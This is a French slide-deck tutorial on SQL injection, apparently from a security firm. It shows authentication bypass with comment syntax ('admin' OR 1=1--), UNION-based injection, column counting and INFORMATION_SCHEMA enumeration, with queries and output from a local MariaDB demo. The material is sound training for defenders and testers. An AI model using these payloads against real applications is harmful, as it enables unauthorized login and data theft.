
LOGIN

Query : SELECT \* FROM users WHERE username='admin' AND password='Vaada7aPa55w0rd!';

Login successful as user : admin

**Contournement de  
l'authentification avec  
des commentaires**



The slide features decorative blue wavy lines in the corners. In the top-left, the lines curve upwards and to the right. In the top-right, they curve downwards and to the left. In the bottom-left, they form a more complex, nested wave pattern. In the bottom-right, they curve downwards and to the left, mirroring the top-right pattern.

Comme tout autre langage, SQL permet également l'utilisation de commentaires. Les commentaires sont utilisés pour documenter les requêtes ou ignorer une certaine partie de la requête. Nous pouvons utiliser deux types de commentaires avec MySQL : — et #.



```
MariaDB [demo]> select * from users; -- Ceci est un commentaire
```

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin | Vaada7aPa55w0rd! |
+-----+-----+-----+
1 row in set (0.000 sec)
```



```
MariaDB [demo]> select * from users; # Ceci est un commentaire
```

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin | Vaada7aPa55w0rd! |
+-----+-----+-----+
1 row in set (0.000 sec)
```



Comme nous pouvons le voir, le reste de la requête est maintenant ignoré et le mot de passe n'est plus vérifié. De cette façon, nous pouvons nous assurer que la requête ne présente aucun problème de syntaxe.

Vaadata Administration

admin' OR 1=1--

\*\*\*\*

LOGIN

Query : SELECT \* FROM users WHERE username='admin' OR 1=1--' AND password='demo';

Login successful as user : admin

```
MariaDB [demo]> SELECT * FROM users WHERE username='admin' OR 1=1;# AND password='demo';
```

id	username	password
1	admin	Vaada7aPa55w0rd!

```
1 row in set (0.000 sec)
```

05

## Focus sur les attaques par injection SQL avec UNION (Union Based SQLi)

Un autre type d'injection SQL consiste à injecter des requêtes SQL entières exécutées en même temps que la requête originale.



La clause UNION est utilisée pour combiner les résultats de plusieurs instructions SELECT



```
MariaDB [demo]> SELECT * FROM users UNION SELECT * FROM articles;
```

+	—	+	—	+	—	+
	id		username		password	
+	—	+	—	+	—	+
	1		admin		Vaada7aPa55w0rd!	
	1		Article 1		First article	
	2		Article 2		Second article	
	3		Article 3		Third article	
+	—	+	—	+	—	+

4 rows in set (0.003 sec)

S'il y a plus de colonnes dans la table de la requête originale, il faut ajouter d'autres chiffres afin de créer les colonnes restantes requises.

```
MariaDB [demo]> SELECT * FROM users UNION SELECT name,2,3 FROM articles;
```


id	username	password
1	admin	Vaada7aPa55w0rd!
Article 1	2	3
Article 2	2	3
Article 3	2	3

4 rows in set (0.001 sec)

Comme nous pouvons le voir, le résultat souhaité de la requête se trouve dans la première colonne de la deuxième ligne, tandis que les chiffres remplissent les autres colonnes.

**Identification du  
nombre de colonnes**





Afin d'exploiter les requêtes basées sur la clause UNION, il faut trouver le nombre de colonnes sélectionnées par le serveur. Il existe deux méthodes pour détecter ce nombre :

- En utilisant ORDER BY
  - En utilisant UNION
- 



A series of approximately 10-12 parallel, wavy blue lines that originate from the top right corner and flow towards the bottom right, creating a sense of movement and depth. The lines are of uniform thickness and are set against a plain white background.

**Utilisation de ORDER BY**

Ala première façon de détecter le nombre de colonnes est la clause ORDER BY.

```
MariaDB [demo]> SELECT * FROM users ORDER BY 3;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | admin | Vaada7aPa55w0rd! |
+----+-----+-----+
1 row in set (0.001 sec)

MariaDB [demo]> SELECT * FROM users ORDER BY 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'
```

An abstract graphic consisting of multiple parallel, wavy blue lines that flow from the top right towards the bottom right, creating a sense of movement and depth.

**Utilisation de UNION**

L'autre méthode consiste à utiliser la clause UNION avec un nombre différent de colonnes jusqu'à ce que nous obtenions les résultats avec succès.



```
MariaDB [demo]> SELECT * FROM users UNION SELECT 1,2;  
ERROR 1222 (21000): The used SELECT statements have a different number of columns  
MariaDB [demo]> SELECT * FROM users UNION SELECT 1,2,3;  
+----+-----+-----+  
| id | username | password |  
+----+-----+-----+  
| 1 | admin | Vaada7aPa55w0rd! |  
| 1 | 2 | 3 |  
+----+-----+-----+  
2 rows in set (0.001 sec)
```

A series of approximately ten thick, dark blue wavy lines that originate from the top right corner and flow downwards and to the left, creating a sense of movement and depth. The lines are closely spaced and follow a similar undulating path.

**Localisation de l'injection**

nous devons déterminer quelles colonnes sont présentes sur la page, afin de déterminer où placer notre injection.



```
MariaDB [demo]> SELECT * FROM users UNION SELECT 1,@@version,3;
```

+	—	+	—	+	—	+
	id		username		password	
+	—	+	—	+	—	+
	1		admin		Vaada7aPa55w0rd!	
	1		10.3.34-MariaDB-0ubuntu0.20.04.1		3	
+	—	+	—	+	—	+

2 rows in set (0.001 sec)



# 06

## Énumération de la base de données suite à un SQLi

pour extraire des données des tables à l'aide de UNION SELECT, nous devons former correctement nos requêtes SELECT. Pour ce faire, nous devons disposer de :

- La liste des bases de données
- La liste des tables de chaque base de données
  - La liste des colonnes de chaque table

**Schema**



Pour trouver quelles bases de données sont disponibles sur le SGBD, nous pouvons utiliser INFORMATION\_SCHEMA.SCHEMATA, qui contient des informations sur toutes les bases de données du serveur.




```
